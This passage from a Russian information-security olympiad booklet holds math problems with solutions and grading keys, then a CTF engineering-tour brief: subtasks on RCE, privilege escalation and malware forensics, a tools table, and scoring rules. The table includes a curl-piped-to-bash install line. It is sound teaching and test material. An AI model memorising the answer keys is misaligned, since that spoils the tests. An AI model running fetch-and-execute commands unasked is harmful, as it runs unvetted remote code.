Опишем выигрышную стратегию Миши. Первым ходом Миша стирает число 500, а оставшиеся числа мысленно делит на следующие пары: (1, 999), (2, 998), ..., (499, 501). Далее, какое бы число ни вычеркнул Ян, своим очередным ходом Миша вычеркивает число из той же пары. После 997-го хода, который сделает Миша, останется два числа, причем оба будут входить в одну и ту же пару. Осталось заметить, что сумма чисел в каждой паре равна 1000, что является кубом целого числа.

Ответ: Миша имеет выигрышную стратегию.

Критерии оценивания

Верно указан Миша как игрок, имеющий выигрышную стратегию — 1 балл.

Показано, что последний ход делает Миша — 1 балл.

Приведено разбиение на 499 пар таких, что сумма чисел в каждой паре является кубом целого числа — 5 баллов.

Баллы, указанные в критериях выше, складываются. И не складываются с баллами в нижеследующих критериях.

Приведена выигрышная стратегия за Мишу, возможно, отличающаяся от стратегии, содержащейся в авторском решении, но не доказано, что стратегия выигрышная — 12 баллов.

Задача 4.2.3.3. (20 баллов)

Тема: алгебра и теория чисел.

Условие

Пусть x_1, x_2, x_3, x_4, x_5 — последовательные натуральные числа (именно в таком порядке) такие, что $x_1 + x_2 + x_3 + x_4 + x_5$ — точный куб, а $x_2 + x_3 + x_4$ — точный квадрат. Найдите наименьшее возможное значение, которое может принимать x_3.

Решение

Обозначим x_3 через n. Тогда $x_1 + x_2 + x_3 + x_4 + x_5 = 5n$ и $x_2 + x_3 + x_4 = 3n$.

Так как $5n = m^3$ и 5 — простое число, то m делится на 5, m^3 делится на $5^3 = 125$, а значит, n делится на 25.

С другой стороны, $3n = k^2$, значит, k делится на 3, значит, n делится на 3.

Так как $(5, 3) = 1$ и $5n = m^3$, то n делится на 27. Таким образом, n делится на $25 \cdot 27 = 675$, поэтому $n \geqslant 675$.

Убедимся, что $n = 675$ подходит: $673 + 674 + 675 + 676 + 677 = (3 \cdot 5)^3 = 15^3$, $674 + 675 + 676 = 2025 = 45^2$.

Ответ: 675.

Критерии оценивания

Только ответ без объяснений — 0 баллов.

Ответ и проверка, что ответ подходит — 2 балла.

Доказано, что x_3 делится на 3 — 3 балла.

Доказано, что x_3 делится на 5 — 3 балла (суммируется с предыдущим).

Доказано, что x_3 делится на 27 — 6 баллов.

Доказано, что x_3 делится на 25 — 6 баллов (суммируется с предыдущим).

Доказано, что $x_3 \geqslant 675$ — 15 баллов.

Задача 4.2.3.4. (25 баллов)

Тема: геометрия.

Условие

Дана окружность ω с диаметром AB. На окружности выбрана точка N, отличная от точек A и B. Перпендикуляр из N к AB пересекает AB в точке M и повторно пересекает ω в точке K. Окружность с центром N и радиусом NM пересекает ω в точках P_1 и P_2. Точка L — точка пересечения P_1P_2 с отрезком KN. Докажите, что KP_1 вдвое больше P_1L.

Решение




Рис. 4.2.4

Обозначим окружность с центром N и радиуса NM за δ.

Так как хорды P_1N и P_2N равны как радиусы окружности δ, то равны и дуги P_1N и P_2N. Следовательно, равны углы $\angle NKP_1 = \angle NP_1P_2$ как опирающиеся на равные дуги. Тогда треугольники NKP_1 и NP_1L подобны по двум углам ($\angle NKP_1 = \angle NP_1L$ и $\angle KNP_1$ — общий). Тогда $\dfrac{KP_1}{P_1L} = \dfrac{NK}{NP_1}$. Заметим теперь, что $NP_1 = NM$ как радиусы окружности δ и $NM = MK$, так как диаметр делит перпендикулярную ему хорду пополам. Поэтому $\dfrac{NK}{NP_1} = \dfrac{2NM}{NM} = 2$, откуда $\dfrac{KP_1}{P_1L} = 2$.

Критерии оценивания

Упоминается без доказательства, что диаметр делит перпендикулярную хорду пополам — баллы не снимаются.

Доказано, что треугольники NKP_1 и NP_1L подобны — 10 баллов.

Задача 4.2.3.5. (25 баллов)

Темы: теория чисел, комбинаторика.

Условие

Дано натуральное $n = p^k$, где p — простое, а k — нечетное. На доску выписали все натуральные делители n (в том числе 1 и само n). Юра разбил выписанные числа на пары, в каждой паре посчитал произведение чисел и все эти произведения выписал в тетрадку. Оказалось, что все числа в тетрадке имеют одинаковое количество натуральных делителей. Докажите, что у Юры есть ровно один способ такого разбиения делителей числа n на пары.

Решение

Обозначим $d(x)$ — количество натуральных делителей числа x.

Лемма. Количество делителей числа p^m, где p — простое, равно $m+1$.

Доказательство. Делители p^m — это числа $1, p, p^2, \ldots, p^m$. Их ровно $m+1$. Лемма доказана.

У числа $n = p^k$ следующие делители: 1, p, p^2, …, p^k.

Рассмотрим какой-нибудь способ разбиения Юрой делителей числа n на пары. Пусть p^x — делитель, попавший в пару с 1, а p^y — делитель, попавший в пару с p^k. Тогда $d(1 \cdot p^x) = d(p^y \cdot p^k)$. Откуда $d(p^x) = d(p^{y+k})$, значит, $x + 1 = y + k + 1$. Учитывая, что $x \leqslant k$ и $y \geqslant 0$, получим $x = k$, $y = 0$. Т. е. 1 и p^k попали в одну пару. Следовательно, число делителей в каждой паре равно $d(1 \cdot p^k) = k + 1$.

Рассмотрим делитель p^m числа n. К нему в пару попадет такой делитель p^t, что $d(p^m \cdot p^t) = k + 1$ или $m + t + 1 = k + 1$. Откуда $t = k - m$. Учитывая, что k нечетное, получим, что t и m разной четности, и $p^m \neq p^t$, а значит, p^t определяется однозначно.

Разбиение всех делителей на пары вида $\left(d, \dfrac{n}{d}\right)$ удовлетворяет условию задачи, так как в этом случае равны все произведения чисел в парах, а значит, равны и их количества делителей.

Ответ:

Критерии оценивания

Приводится разбиение на пары, удовлетворяющие условию задачи — 5 баллов.

Доказана лемма — 2 балла.

Доказано, что делитель 1 должно быть в паре с числом n — 6 баллов.

Доказано, что если пару составляют делители p^m и p^t, то $m+t = k$ — 12 баллов.

Баллы за указанные выше критерии складываются.

В верном решении не доказывается, что если пару составляют делители p^m и p^t, то $p^m \neq p^t$ — снять 5 баллов.

В решении не приводится разбиение на пары, удовлетворяющие условию задачи — снять 5 баллов.

4.3. Инженерный тур

4.3.1. Общая информация

Цель инженерного тура Национальной технологической олимпиады по профилю Информационная безопасность — получение опыта противодействия киберугрозам, практических навыков в различных областях информационной безопасности, таких как:

- анализ защищенности;
- расследование инцидента;
- устранение уязвимостей.

4.3.2. Легенда задачи

Участникам заключительного этапа Национальной технологической олимпиады предлагается продолжить противостояние преступной хакерской группировке «Таежный кролик» и оказаться в самом сердце APT, городе Hackапулько, где буквально на каждом шагу можно встретить различные уязвимые устройства интернета вещей, веб-приложения и сетевую инфраструктуру.

Для успешного решения заданий участникам будет необходимо продемонстрировать навыки:

- проведения сетевых атак;
- эксплуатации уязвимостей веб-приложений;
- эксплуатации бинарных уязвимостей;
- реверс-инжиниринга (обратной разработки);
- поиска уязвимостей в программном обеспечении;
- использование эксплойтов, находящихся в открытом доступе;
- проведения атак на криптографические алгоритмы;
- исправления уязвимостей при статическом анализе кода;
- детектирования утечек по скрытым сетевым каналам;
- защиты веб-приложений наложенными средствами;
- компьютерной криминалистики, анализа вредоносного программного обеспечения.

Формат оценки решений участников — task-based, каждому заданию соответствует определенное количество баллов, которое участник получит при успешной сдаче флага — строки определенного формата.

Некоторые решения предусматривают сдачу в формате отчета с защитой у экспертного жюри.

Участнику, который первым находит уязвимость нулевого дня в одном из представленных на соревновании устройств, положен специальный приз.

4.3.3. Требования к команде и компетенциям участников

Команда состоит из четырех человек (возможны исключения, связанные с болезнью участников или отказом принять участие в заключительном этапе).

Роли, ответственность и задачи в команде участники распределяют сами. Для ориентира рекомендуется, чтобы в команде были представители, способные так или иначе решить задачи любого типа CTF-соревнований.

Ориентир по необходимым навыкам:

- криптографические алгоритмы с открытым ключом;
- анализ защищенности web-приложений;
- алгоритмы хеширования;
- обфускация кода;
- санитизация;
- анализ сетевого трафика;
- реверс-инжиниринг программного обеспечения;
- базы данных;
- парольные политики;
- работа с файлами;
- выявление признаков работы ВПО;
- работа с репозиториями кода;
- практика в решении CTF задач (будет плюсом).

4.3.4. Оборудование и программное обеспечение

Каждая команда работает за стандартным рабочим местом, предоставляемым организаторами с ОС Kali.

Разрешено использовать любое программное обеспечение, которое не требует оплаты для работы (то есть распространяется свободно), в том числе бесплатные версии платного ПО.

Таблица 4.3.1

Наименование	**Описание**
Kali: https://cdimage.kali.org/kali-2025.1c/kali-linux-2025.1c-installer-amd64.iso. Скрипт для установки нижеперечисленного ПО на Kali Linux (пароль: ektirpT4uA): https://pastebin.com/gfqGdG7B	Операционная система

Наименование	Описание
Ghidra: https://github.com/NationalSecurityAgency/ghidra/releases/tag/Ghidra_10.1.4_build. JDK 11(Нужен для работы Ghidra): https://oracle.com/java/technologies/javase/jdk11-archive-downloads.html	Для решений подзадач по реверс-инжинирингу ПО и бинарной эксплуатации
Wireshark; sqlmap; Burp Suit (OWASP ZAP) (предустановлены в Kali Linux)	Для подзадач, при решении которых необходимо проведение анализа сетевого трафика, комплексный анализ защищенности web-приложений
Virtualbox: https://www.virtualbox.org/wiki/Linux_Downloads. Autopsy (предустановлено в Kali Linux)	Для решений задач по форензике
tcpdump (предустановлено в Kali Linux); httpdump: https://github.com/hsiafan/httpdump	Для подзадач, связанных с устранением уязвимостей
C++, Python (предустановлено в Kali Linux). Golang: https://go.dev/doc/install	Для подзадач, подразумевающих разработку средств для устранения уязвимостей
SSH, OpenSSL (предустановлены в Kali Linux)	Для установления удаленных защищенных подключений
Visual Studio Code: https://code.visualstudio.com/download, дополнительных пакетов для visualcode не требуется	Для формирования отчетов по решенным подзадачам и написания кода в рамках решения самих подзадач
Docker, Docker Compose; установка докера: `curl https://get.docker.com | bash`	Для локального запуска задач
`apt-get update && apt-get upgrade` (обновление системы); `apt-get install cmake g++ openssl libgnutls28-dev libssl-dev` (установка пакетов для компиляции проекта); `wget` http://manio.skyboo.net/mikrotik/mtpass-0.9.tar.bz2 (скачивание проекта `mtpass`); `bunzip2 mtpass-0.9.tar.bz2` (распаковка из архива `bz2`); `tar -xf mtpass-0.9.tar` (распаковка из архива `tar`); `cd mtpass-0.9/` (переходим в папку с проектом); `g++ mtpass.cpp -lgnutls-openssl -o mtpass` (компиляция проекта `mtpass`); `./mtpass mikrotik.rom` или «`Name`».`BIN` (чтение дампа памяти)	Для анализа дампа памяти устройств MikroTik

4.3.5. Описание задачи

В конце 2024 года всю страну потрясла серия изощренных кибератак, организованных хакерской группировкой под кодовым названием «Таежный Кролик». Эта APT продемонстрировала мастерство в долгосрочных и скрытных операциях, став настоящим кошмаром для корпоративных структур.

Напомним, под ударом оказались такие крупные градообразующие предприятия, как «Большие Русские Шлепки», «МосГосСибМорСпецСтройКанал», «Крупная Рыба», «Туннельный синдром», завод «ПроСто», компании «АкваМиниРалли», «Джон Сильвер», сеть ресторанов «Сою оставь в рагу», а также школа олбанского языка. У каждого второго жителя на уме было лишь одно: «Таежный кролик». Однако, благодаря сотрудникам отдела информационной безопасности (то есть вам), этому инвазивному виду удалось дать отпор, пусть и не полностью уничтожить.

Сегодня вы находитесь в сердце «Таежного кролика» — в городе Hackапулько, столице республики Hackасия, где «Кролик» затаился и готовит самую масштабную в истории человечества кибератаку, способную нанести невосполнимый урон инфраструктуре страны. Мы не можем этого допустить!

Благодаря смелым действиям наших специалистов и тщательной разведке, нам удалось получить доступ к офисной инфраструктуре «Таежного кролика» и некоторым сервисам города Hackапулько, которые «Кролик» вовсю использует в своих грязных делишках. Сегодня вам предстоит спуститься в кроличью нору, найти и проэксплуатировать уязвимости в инфраструктуре «Таежного кролика» и, наконец, стереть «Кролика» с его грязными лапами с лица киберпространства. Желаем удачи!

Подзадача 1. Кроличий горшок 1 (10 баллов)

Поговаривают, что глава «Таежного кролика» — человек немолодой, и все проблемы, приходящие с возрастом, ему хорошо знакомы — плохая память в том числе. По имеющимся данным, чтобы не забывать важные сведения, он везде оставляет для себя подсказки. Самое любопытное, что хранит он их не на обычных стикерах, прикрепленных к монитору, а на фотографиях, спрятанных в каком-то «горшке». Нам еще предстоит выяснить, что именно это означает — и (кто знает?) может, там отыщется нечто более интересное.

Сложность: низкая.

Подзадача 2. Кроличий горшок 2 (30 баллов)

Никогда не гадали, глядя на горшок, что там у него в голове? Кажется, глава APT «Таежный кролик» начал доверять «памяти горшка» больше, чем собственной. Интересно, получится ли узнать, какие секреты он там хранит?

Сложность: высокая.

Подзадача 3. Wi-Fi-роутер 1 (10 баллов)

Информация, извлеченная из «кроличьего горшка», неожиданно оказалась ключом к беспроводной сети. Теперь ваша задача — получить доступ к административной панели роутера Wi-Fi-сети и отыскать флаг, спрятанный в поле «Имя устройства».

Сложность: низкая.

Подзадача 4. Wi-Fi-роутер 2 (30 баллов)

Наша разведка выяснила, что этот роутер уязвим к удаленному выполнению произвольного кода. Ваша задача — воспользоваться уязвимостью, выполнить необходимый код и отыскать флаг, который лежит в домашней директории пользователя `root`.

Сложность: высокая.

Подзадача 5. Камера 1 (20 баллов)

По данным разведки, «Таежный кролик» хранит нечто настолько важное, что их инженеры решили установить видеонаблюдение за этим объектом. Ваша цель — добыть изображение с камеры и выяснить, что удостоилось такого пристального внимания.

Сложность: средняя.

Подзадача 6. Камера 2 (30 баллов)

На этот раз камеры защищены надежнее. Но наша разведка тоже не стоит на месте — им удалось раздобыть дамп прошивки камеры. Сможете ли вы найти ей достойное применение? Выключите режим сигнализации камеры или перехватите контроль над камерой, чтобы незамеченным подобраться к флагу.

Сложность: высокая.

Подзадача 7. Принтер 1 (10 баллов)

«Таежный кролик» заранее вовсю готовится к празднованию успеха своей грандиозной кибератаки и уже печатает листовки на, казалось бы, безобидном принтере. Однако «Ушастый» не подозревает, что, как бы высоко он ни прыгал, «гоп» сказать ему не суждено. Ваша задача — найти уязвимость в программном обеспечении принтера и получить доступ к учетной записи, чтобы сорвать кроличьи планы.

Сложность: низкая.

Подзадача 8. Принтер 2 (30 баллов)

Используйте добытые учетные данные, чтобы проникнуть в сервисы одного из ключевых узлов сети. Добейтесь возможности удаленного выполнения кода на этой машине и отыщите флаг, спрятанный в домашнем каталоге пользователя `root`.

Сложность: высокая.

Подзадача 9. Инфраструктура — сервис печати 1 (10 баллов)

В погоне за своей грандиозной кибератакой «Таежный кролик» переоценил надежность обычного сервиса печати CUPS. Оказалось, в нем есть уязвимость, позволяющая вам выполнить произвольный код на целевом узле. Воспользуйтесь этим

просчетом, пробериться в систему и заберите флаг из домашнего каталога пользователя — пусть «Кролик» поймет, что прыгать безрассудно было ошибкой.

Сложность: низкая.

Подзадача 10. Инфраструктура — сервис печати 2 (30 баллов)

Пора показать, кто тут настоящий «мастер печатного слова»! Поднимите привилегии на уязвимом узле с запущенным сервисом печати CUPS и загляните в домашнюю директорию пользователя `root` — там вас ждет заветный флаг.

Сложность: высокая.

Подзадача 11. Инфраструктура — Jira (10 баллов)

Кажется, «Таежный кролик» полагал, что Jira Atlassian неприступна, но в ней скрывается уязвимость для удаленного выполнения кода. Найдите слабое звено и воспользуйтесь им, чтобы проникнуть в систему и забрать флаг из домашнего каталога пользователя. Пусть «Кролик» поймет, что и здесь его планы дают сбой!

Сложность: низкая.

Подзадача 12. Инфраструктура — Confluence 1 (10 баллов)

В погоне за секретной секретностью злоумышленники решили хранить свои тайны в Confluence. Однако в этой системе обнаружилась критическая уязвимость, позволяющая выполнять код удаленно. Ваша задача — воспользоваться этой брешью, проникнуть в систему и отыскать флаг, спрятанный в домашнем каталоге пользователя. Пусть эти хитрецы поймут, что даже самая надежная крепость порой дает трещину!

Сложность: низкая.

Подзадача 13. Инфраструктура — Confluence 2 (30 баллов)

«Таежный кролик» явно ценит Confluence, ведь там они ведут подробные записи о своих хитрых планах и секретных разработках. Ваша задача — получить пользовательский доступ к узлу и повысить привилегии до уровня `root`. Флаг спрятан в домашнем каталоге суперпользователя. Добудьте его и лишите «Кролика» важного преимущества!

Сложность: высокая.

Подзадача 14. Инфраструктура — NAS 1 (20 баллов)

Наш секретный агент перестал выходить на связь, а его последнее сообщение не удалось полностью расшифровать. Оно было таким: «. . . (неразборчиво) . . . стучите трижды . . . . . (неразборчиво) . . . 1337–1377 . . . (звуки борьбы)». Ваша задача — разобраться в этой загадке. Получите доступ к сервису и найдите флаг, спрятанный в названии одной из папок.

Сложность: средняя.

Подзадача 15. Инфраструктура — NAS 2 (20 баллов)

Разведка подтвердила, что на узле установлено сетевое хранилище данных, и в его защите есть дыра, позволяющая выполнить произвольный код удаленно. Ваша задача — использовать эту уязвимость, проникнуть в систему и найти флаг, спрятанный в домашнем каталоге пользователя `root`.

Сложность: средняя.

Подзадача 16. Касса (20 баллов)

Вы наткнулись на специальный сервис по оформлению билетов города Hackапулько, активно используемый членами группировки «Таежный кролик» для транспортировки своих «грязных девайсов» — флеш-накопителей «Good-USB», адаптеров беспроводных сетей Sigma, устройств Zlipper Fero и десятков тонн другого оборудования.

Благодаря работе наших сотрудников удалось достать исходные данные этого сервиса. Ваша задача — разобраться в полученных данных и обнаружить уязвимость на сервере. Узнайте, в чем заключается уязвимость и отыщите спрятанный флаг!

Подзадача 17. Касса WAF (10 баллов)

Нам очень уж понравился хакерский софт, а кондукторов как раз не хватает. Можете по-быстрому закрыть уязвимость, не изменяя код (мы уже все развернули и подготовили)? Прокси уже работает, осталось написать правило для фильтрации, осилите?

Подзадача 18. Менеджер паролей 1 (30 баллов)

Мы получили доступ к NekoPASS — менеджеру паролей всей группировки «Таежный кролик». Если нам удастся расшифровать хранилище, мы определенно сможем получить ценные сведения.

Разберитесь с приложением NekoPASS и проверьте его хранилище на надежность. Внутри вас уже ждет флаг — остается только его вытащить!

Подзадача 19. Менеджер паролей 2 (30 баллов)

Разработчики NekoPASS уже носятся с новой версией шифра, чтобы закрыть уязвимость. Но наша разведка не дремлет: они раздобыли прототип нового шифра, и, похоже, он подвержен сдвиговой атаке. В довесок к прототипу нам прислали исходный текст и соответствующий шифротекст.

Ваша задача — провести анализ нового шифра, применить сдвиговую атаку и вычислить ключ шифрования. Времени в обрез: нужно получить ключ до того, как «Таежный кролик» закроет дыру в безопасности. Ключ шифрования — это и есть ваш флаг. Удачи!

Подзадача 20. Контейнер (10 баллов)

Вы вышли на узел, который управляет умными светофорами на одном из предприятий города Hackапулько, подконтрольном APT «Таежный кролик». Отличная возможность превратить их жизнь в настоящий хаос!

Ваша задача — найти уязвимость, получить возможность удаленного выполнения кода в контейнере и извлечь флаг. Как только у вас будут доступы, мы передадим их в отдел ШВБ («Шифрование Во Благо»), и они позаботятся, чтобы сервис «упал» надолго.

Подзадача 21. Кадры (30 баллов)

Вы наткнулись на сервис управления кадровыми ресурсами APT «Таежный кролик». Именно здесь они вербуют новых киберпреступников в свою темную ушастую армию. Наши менеджеры передали загадочную подсказку от разведки: «Используйте после освобождения». Что ж, неудивительно, что я ничего не понял — с этими менеджерами определенно надо что-то делать.

Но ваша задача ясна: найдите уязвимость, получите возможность удаленного выполнения кода на узле и добудьте флаг в качестве доказательства. После этого мы передадим ваши доступы в отдел ШВБ («Шифрование Во Благо»), чтобы они помогли сервису «упасть» на долгое время. Пусть «Кролик» останется без новых рекрутов!

Подзадача 22. Временные сообщения (10 баллов)

Следующая цель — система временных сообщений, которой пользуются хакеры «Таежного кролика». Именно здесь они координируют свои действия и выбирают новые цели для атак. Если нам удастся взломать эту систему, мы сможем не только узнать планы «Кролика», но и серьезно нарушить его операции.

Ваша задача — проанализировать исполняемый файл, найти бинарную уязвимость и получить доступ к файлу с флагом. Давайте покажем «Кролику», что его тайные переписки больше не такие уж и тайные!

Подзадача 23. Враг врага 1 (40 баллов)

Поступила информация, что враг нашего врага, группировка «Таймырский муксун», недавно нанесли удар по «Кролику». Судя по всему, им удалось успешно провести атаку, а наша разведка смогла достать образ системы с этого мероприятия. Ваша задача — проанализировать их как можно быстрее, чтобы мы успели повторить атаку, пока «Кролик» не запатчил свои системы.

https://disk.yandex.ru/d/s0SqPZUoe2LEPQ.

Вот ключевые вопросы, которые помогут сузить круг поиска:

- Как приложение попало на хост? (2 балла)
- Какое именно приложение является вредоносным? (3 балла)
- Каким образом данное приложение воздействует на систему? (5 баллов)

- Какие негативные действия были выполнены в ходе работы вредоносного приложения? (10 баллов)
- Какие механизмы защиты от детектирования применены во вредоносном приложении? (10 баллов)
- Какой ключ нужен для дешифрования вредоносной нагрузки? (5 баллов)
- С каким именно хостом соединяется вредоносное приложение? (3 балла)
- Какие именно файлы подвержены воздействию вредоносного приложения? (2 балла)

Подзадача 24. Враг врага 2 (65 баллов)

Разведка донесла, что APT «Таймырский муксун» недавно провернул изящную операцию против «Таежного кролика». Поговаривают, что в инфраструктуру «Кролика» было внедрено вредоносное ПО, которое успело наделать шума. Теперь наша задача — докопаться до истины. Вперед, охотники за «кроличьими» секретами!

https://disk.yandex.ru/d/K8_KfwU3FtUsGA.

Вот ключевые вопросы, которые помогут сузить круг поиска:

- Как был получен первичный доступ к системе? (2 балла)
- С каких IP-адресов поступала полезная нагрузка? (2 балла)
- Какие механизмы защиты от детектирования применены во вредоносном приложении? (4/8 баллов)
- В какое время было начато исполнение вредоносной нагрузки? (13 баллов)
- Какая строчка была использована в качестве SECRET поля для уязвимого сервиса? (20 баллов)
- Опишите принцип работы и тип вредоносной нагрузки. (20 баллов)

Подзадача 25. Таежный профиль 1 (10 баллов)

В ходе анализа трафика на одном из предприятий города Hackапулько мы обнаружили до боли знакомую активность в ICMP-трафике. Именно этот метод передачи конфиденциальной информации по скрытому каналу использовался при кибератаках на нашу инфраструктуру, и, вероятно, группировка нашла новую жертву.

Наши коллеги из отдела ШВБ («Шифрование Во Благо») уже успели посмотреть на трафик и предположили, что «Кролик» шифрует данные с помощью манипуляции задержками ICMP-пакетов, используя систему NFQ.

На передаваемом трафике видна интересная схема:

- `|-|` — бит для получения буквы,
- 0 — разделитель.




Рис. 4.3.1

К сожалению, именно в этот момент отделу ШВБ пришла очередная срочная задача, поэтому закончить начатое — проанализировать файл дампа перехваченного трафика и расшифровать скрытое сообщение, придется вам! Проявите бдительность: в этих «невинных» пингах могут прятаться ключи к планам «Таежного кролика»! Удачи!

https://disk.yandex.ru/d/YJDR8vDTv_0bLg.

Подзадача 26. Таежный профиль 2 (20 баллов)

На этот раз разведка обнаружила что-то новое. В одной из криптографических баз APT «Таежный кролик» был обнаружен стенд, на котором, очевидно, проводились испытания нового защищенного протокола связи.

Разведка сообщила, что последователи «Кролика» смогли зашифровать информацию в задержках между сетевыми пакетами, а чтобы усложнить анализ трафика, специалисты преступной группировки добавили шум в передачу данных.

Посмотрите на схему, которую доставили нам прямиком с одной из баз, возможно, алгоритм станет немного понятнее:

- 0 — это задержка $0 * d$;
- 1 — это задержка $1 * d$;
- ...
- n — это задержка $n * d$, где d — используемая базовая задержка.




Рис. 4.3.2

Согласно информации разведки, в украденном нами дампе трафика содержится секретный код доступа. Получив числовую последовательность, соберите флаг в формате `nto{52_первые_декодированные_цифры}`.

https://disk.yandex.ru/d/Suo3xZSpBG_GKg.

Подзадача 27. Поезд (25 баллов)

Электрический локомотив под управлением ПЛК Siemens S7-1200 мчится по просторам республики Hackасия, делая пять остановок в ключевых городах: Hackапулько, DOSтоевский, ADыгейск, Hacktюбинск, LSASSбест. На каждой станции происходит посадка и высадка работников предприятий APT «Таежный кролик», а на экранах вагонов отображаются их имена и фамилии.

Наша разведка выяснила, что в контрольно-пропускной системе поездов есть уязвимость, с помощью которой один из наших лучших спецагентов сможет попасть прямо в сердце «Кролика», его штаб-квартиру.

Ваша задача — найти и проверить возможность эксплуатации сбоя. В момент остановки поезда вам нужно сесть в вагон на место легитимного пассажира. Если шалость удалась, на экране появится ваш никнейм или название команды. Желаем удачи и нашей общей победы!

Подзадача 28. Кроличья нора (10 баллов)

Перед вами задание уровня «кроличьей норы»: необходимо получить доступ к устройствам MikroTik RB951Ui-2HnD, чтобы забрать флаг.

В корне каждого из пяти устройств спрятан флаг, но вот незадача — на выбор у вас будет 30 чипов памяти, и лишь в семи из них находятся прошивки нужных устройств.

Ваша задача — выбрать правильные чипы, считать их содержимое с помощью Universal Programmer RT809H и найти заветный флаг.

Помните: «Таежный кролик» не оставляет очевидных зацепок, так что придется по-настоящему вжиться в роль кибер-Шерлока!

Подзадача 29. Мониторинг будущего! (30 баллов)

Вы попали в сердце нашей инновационной системы мониторинга, которая может агрегировать данные сразу из множества разных систем. Все выглядит стабильно и даже немного скучно... Но не расслабляйтесь! Именно в такие моменты «Кролик» обычно начинает действовать.

Подзадача 30. Мониторинг WAF (10 баллов)

Знакомая система! Кажется, такая же работает прямо у нас! Срочно напишите правило фильтрации для прокси для закрытия уязвимости, а то останавливать работу не очень хочется, аптайм все-таки больше года...

Подзадача 31. Непрошеные гости! (60 баллов)

Проблема не заставила себя долго ждать: в системе появились какие-то подозрительные сервисы, о которых наши инженеры и слыхом не слыхивали. Пока «Таежный кролик» не воспользовался этим, нужно срочно подключиться к веб-серверу, найти лазейки и перекрыть вектор атаки.

Ваши задачи:

1. оперативно выяснить какие векторы атаки возможны (30 баллов);
2. восстановить безопасность системы (30 баллов).

Помните — только от вас зависит как быстро мы сможем выгнать «кролика» из дома.

4.3.6. Система оценивания

Задача инженерного тура оценивается максимум в 710 баллов по собственной шкале оценивания.

Задача разбита на подзадачи, каждая из которых подразумевает сдачу в формате отчета и должна быть защищена в ходе собеседования с экспертным жюри. Только по итогам собеседования могут быть начислены баллы.

Собеседование — это беседа с экспертами профиля о ходе решения задачи и полученном результате. По его результатам и итогам решения задачи в целом или отдельной подзадачи, члены одной и той же команды могут получить разные баллы: 3, 5, 7, 10, 15, 20, 40 (максимум определяется стоимостью вопроса).

По решению жюри и на основании собеседования максимальный балл команды может быть увеличен. Победители и призеры заключительного этапа Олимпиады определяются в личном зачете: ими становятся участники, набравшие наибольшее количество баллов, рассчитанное по формуле:

$$\text{Балл}_{\text{математика}} \times 0{,}15 + \text{Балл}_{\text{информатика}} \times 0{,}15 + (\text{Балл}_{\text{инженерный}}/\text{Макс. балл}) \times 70.$$

Организаторы заключительного этапа Олимпиады определяют количество победителей и призеров, которое не может превосходить более 25% от общего числа, а количество победителей не превышает 8%.

В случае равенства баллов и невозможности определить призеров и победителей, будет принято во внимание качество (оформление в соответствии со стандартами оформления отчетов, читабельность, наличие диаграмма и т. п.) оформления итоговых отчетов.

Каждая команда должна предоставить отчет о работе с указанием выявленных уязвимостей и кодом написанных патчей, а также кодом, использованным для поиска уязвимостей, в формате `.docx` и `.pdf`. Отсутствие отчета, согласованного с жюри и выложенного вместе с кодом, и выложенного публичного кода приводит к аннулированию результатов.

4.3.7. Решение задачи

Подзадача 1. Кроличий горшок 1

